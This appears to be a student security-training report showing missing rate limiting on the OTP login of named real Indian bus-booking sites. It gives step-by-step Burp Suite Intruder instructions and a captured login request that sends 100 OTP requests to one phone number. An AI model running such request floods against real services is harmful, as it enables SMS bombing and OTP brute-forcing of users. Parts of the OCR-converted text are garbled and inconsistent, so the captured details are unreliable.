


Task 10

A. Perform No Rate Limiting on the login OTP page of the following websites mentioned below:

a)<https://yolobus.in/>

Title of Vulnerability: Lack of Rate Limiting on OTP Generation

CVSS score :



Relate with OWASP Top 10: This vulnerability is related to the OWASP Top 10 category of Broken Authentication.

Description:

This report highlights a vulnerability found in the OTP (One-Time Password) generation process of example.com. The lack of rate limiting mechanisms allows an attacker to perform brute-force attacks against OTPs, compromising the security of user accounts.

Detailed Explanation:

Upon investigation, it was discovered that yolobus does not enforce rate limiting measures on OTP generation attempts. This oversight enables attackers to repeatedly submit OTP requests, attempting to guess valid OTPs through brute-force attacks. Without rate limiting, attackers can automate the process of generating OTPs, increasing the likelihood of successful account compromise.

Impact:

The impact of this vulnerability is significant and can lead to various security breaches, including:

Account Takeover: Attackers can exploit the lack of rate limiting to perform brute-force attacks on OTPs, eventually gaining unauthorized access to user accounts.

Data Theft: Compromised accounts may contain sensitive information such as personal data, financial details, or confidential documents, which can be stolen or manipulated by attackers.


Unauthorized Transactions: Attackers can use compromised accounts to perform fraudulent transactions, leading to financial losses for users and the organization.

Reputation Damage: Incidents of account compromise can tarnish the reputation of example.com, eroding trust among users and stakeholders.


Steps to recreate

Step 1 : Go the Website and go to the login page of that website that has otp login


<https://yolobus.in/>




Step 2 : Enter your Number and click on send otp button




Step 3 : Open the Burp Suite Tool and go to the proxy tab in the tool



Step 4 : Now on your Website, there must be a resend otp button , don't just yet click on that button



Step 5 : Now to the burp suite tool and click on the intercept, this will intercept the request



Event log (2) All issues

Step 6 : Now in the Website go and click on resend otp button

Step 7 : Now in the burp Suite tool you can see the request in the proxy tab , right click in that tab and send that request to the intruder

Pretty Raw Hex

```

1 POST /v1/auth/login HTTP/2
2 Host: auth.yolobus.in
3 Cookie: _ga=DOZMNSBHD+GSL.1.1713346537.1.1.1713347470.0.0.; _ga=GAI.1.114E48C50.1713346537; _gid=GAI.1.1807626216.1713346530; _fbp=fb.1.1713346530710.993544005;
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; yje_anonymous_id=7f6b5da-b37c-440c-82eb-0c2107478109)
5 Accept: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Platform: WEBI
9 Device_ID: d7b0cd4da43af40dc0fa8ae805ca0d
10 Os: web
11 User-Type: rider
12 Content-type: application/json
13 Content-Length: 46
14 Origin: https://yolobus.in
15 Referer: https://yolobus.in/
16 Sec-Fetch-Dest: empty
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Site: same-site
19 Te: trailers
20
21 {
  "phone_code": "+91",
  "phone_number": "702886778"
}

```

Send to Intruder Ctrl+I

- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer Ctrl+O
- Insert Collaborator payload
- Request in browser >
- Engagement tools [Pro version only] >
- Change request method
- Change body encoding
- Copy Ctrl+C
- Copy URL
- Copy as curl command (bash)
- Copy to file
- Paste from file
- Save item
- Don't intercept requests >
- Do intercept >
- Convert selection >
- URL-encode as you type

Inspector

| | |
|--------------------------|----|
| Request attributes | 2 |
| Request query parameters | 0 |
| Request cookies | 5 |
| Request headers | 25 |

Event log (2) All issues

Step 8 : In the Intruder Tab we can see the entire request that is been sent , click on the clear button on the right side

The screenshot shows the Burp Suite interface with the Intruder tab selected. The request pane contains a POST /wl/auth/login HTTP/2 request with the following details:

```

1 POST /wl/auth/login HTTP/2
2 Host: auth.yolobus.in
3 Cookie: _ga_D02NSRHO=GS1.1.1713346537.1.1.1713347470.0.0; _ga=GAI.2.114C640250.1713346537; _gid=GAI.2.18076C6C16.1713346530; _fbp=fb.1.1713346530710.983544005; ajs_anonymous_id=7f8b0cda-b374-4f0e-8c10-0f77f78189
4 User-Agent: Mozilla/5.0 Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Platform: WEB
9 Target host: d700cd7da43af40dc0fa8aeee809ca0d
10 On: web
11 User-Type: rider
12 Content-Type: application/json
13 Content-Length: 46
14 Content: {"phone_code": "+91", "phone_number": "7028886778"}
15 Referer: https://yolobus.in/
16 Sec-Fetch-Dest: empty
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Site: same-site
19 Te: trailer
20
21 ("phone_code": "+91", "phone_number": "7028886778")

```

The payload positions section shows 0 payload positions. The event log shows 2 issues. The status bar at the bottom indicates Memory: 202.3MB and 15:43.

Step 9 : Again go to the Proxy tab and off the intercept by click on intercept off button

The screenshot shows the Burp Suite interface with the Proxy tab selected. The Intercept button is highlighted and labeled "Intercept is off". A tooltip explains that when enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server. The event log shows 2 issues. The status bar at the bottom indicates Memory: 202.3MB and 15:43.

Step 10 : Now go to the Intruder tab and in the request we can see the accept-language text in that accept language we can see a number like q=0.5 , in this select the 5 number and click on the add button on right side

18 x 19 x +

Positions Payloads Resource pool Settings

Choose an attack type

Attack type: Sniper Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://auth.yolobus.in

POST /v1/auth/login HTTP/2
 Host: auth.yolobus.in
 Cookie: _ga_D0ZNR8P0B0=GS1.1.1713346537.1.1.1713347478.0.0.0; _ga=GAI.2.1142640260.1713346537; _fbp=fb.1.1713346530710.993544005; ajs_anonymous_id=7f8b0cd7da43af40dc8fa8aee809ca0d
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
 Accept: application/json
 Accept-Language: en-US,en;q=0.55
 Accept-Encoding: gzip, deflate, br
 Platform: WEBI
 Device-ID: 7f8b0cd7da43af40dc8fa8aee809ca0d
 Origin: self
 User-Type: rider
 Content-Length: 46
 Origin: https://yolobus.in
 Referer: https://yolobus.in/
 Sec-Fetch-Dest: empty
 Sec-Fetch-Mode: cors
 Sec-Fetch-Site: same-site
 Te: trailers
 ("phone_code": "+91", "phone_number": "7028886778")

Add \$ Clear \$ Auto \$ Refresh

1 payload position

Search 1 highlight Clear Length: 793

Event log (2) All issues Memory: 202.3MB

Step 11 : Now in the intruder tab only select the payload tab and in the payload type select the option has numbers

Positions Payloads Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each pa

Payload set: 1 Payload count: 0
 Payload type: Simple list Request count: 0

Simple list
 Runtime file
 Custom iterator
 Character substitution
 Case modification
 Paste
 Load ...
 Remove
 Add
 Clear
 Deduplicate
 Numbers
 Dates
 Brute forcer
 Null payloads
 Character frobber
 Bit flipper
 Username generator
 Add from list ... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

| Add | Enabled | Rule |
|--------|---------|------|
| Edit | | |
| Remove | | |
| Up | | |
| Down | | |

Event log (2) All issues

Step 12 : In the Payload setting set the payload by setting the FROM as 1 and TO HAS 100

The screenshot shows the OWASP ZAP interface in the 'Intruder' tab. The 'Payloads' tab is selected. Under 'Payload sets', there is one entry with a payload count of 100. In the 'Payload settings [Numbers]' section, the 'From' field is set to 1, 'To' is set to 100, and 'Step' is set to 100. The 'Start attack' button is located at the top right of the payload configuration area.

Step 13 : Lastly click on the attack button in orange on the Top right corner

The screenshot shows the OWASP ZAP interface in the 'Intruder' tab. The 'Payloads' tab is selected. Under 'Payload sets', there is one entry with a payload count of 100. In the 'Payload settings [Numbers]' section, the 'From' field is set to 1, 'To' is set to 100, and 'Step' is set to 100. The 'Start attack' button is located at the top right of the payload configuration area.

Step 14 : As we can see the attack is been started and we can start receiving the OTP , if we receive 100 otps then the application is vulnerbale to No rate limiting attack

| Results | Positions | Payloads | Resource pool | Settings | | | |
|---------------------------|-----------|-------------|---------------|----------|---------|--------|---------|
| Filter: Showing all items | | | | | | | |
| Requ... | Payload | Status code | Response ... | Error | Timeout | Length | Comment |
| 0 | | 200 | 114 | | 487 | | |
| 1 | 1 | 200 | 382 | | 487 | | |
| 2 | 2 | 200 | 131 | | 487 | | |
| 3 | 3 | 200 | 262 | | 487 | | |
| 4 | 4 | 200 | 205 | | 487 | | |
| 5 | 5 | 200 | 125 | | 487 | | |

| Results | Positions | Payloads | Resource pool | Settings | | | |
|---------------------------|-----------|-------------|---------------|----------|---------|--------|---------|
| Filter: Showing all items | | | | | | | |
| Requ... | Payload | Status code | Response ... | Error | Timeout | Length | Comment |
| 0 | | 200 | 114 | | 487 | | |
| 1 | 1 | 200 | 382 | | 487 | | |
| 2 | 2 | 200 | 131 | | 487 | | |
| 3 | 3 | 200 | 262 | | 487 | | |
| 4 | 4 | 200 | 205 | | 487 | | |
| 5 | 5 | 200 | 125 | | 487 | | |

Step 15: Since i am getting 100 otps it is vulnerable to no rate limiting attack

3:55 PM

Messaging



Smart sender ID recognition

Recognise sender ID automatically to see the names and profile images of trusted vendors

The above services are provided with technical support from Yulore.

Read and agree to our [User Agreement](#) and [Privacy Policy](#), as well as [Yulore Privacy Policy](#) before using Smart sender ID recognition.

Agree

Don't agree



YoloBus

3 mins ago

2655 is your YoloBus OTP (valid only for 10 minutes)



YoloBus

3 mins ago

2655 is your YoloBus OTP (valid only for 10 minutes)



YoloBus

3 mins ago

2655 is your YoloBus OTP (valid only for 10 minutes)



YoloBus

3 mins ago

2655 is your YoloBus OTP (valid only for 10 minutes)



YoloBus

3 mins ago

2655 is your YoloBus OTP (valid only for 10 minutes)


7 +




b) <https://nuego.in/>

Follow the same steps for the rest two websites will post the ss just


Step 1 : Go the Website and go to the login page of that website that has otp login



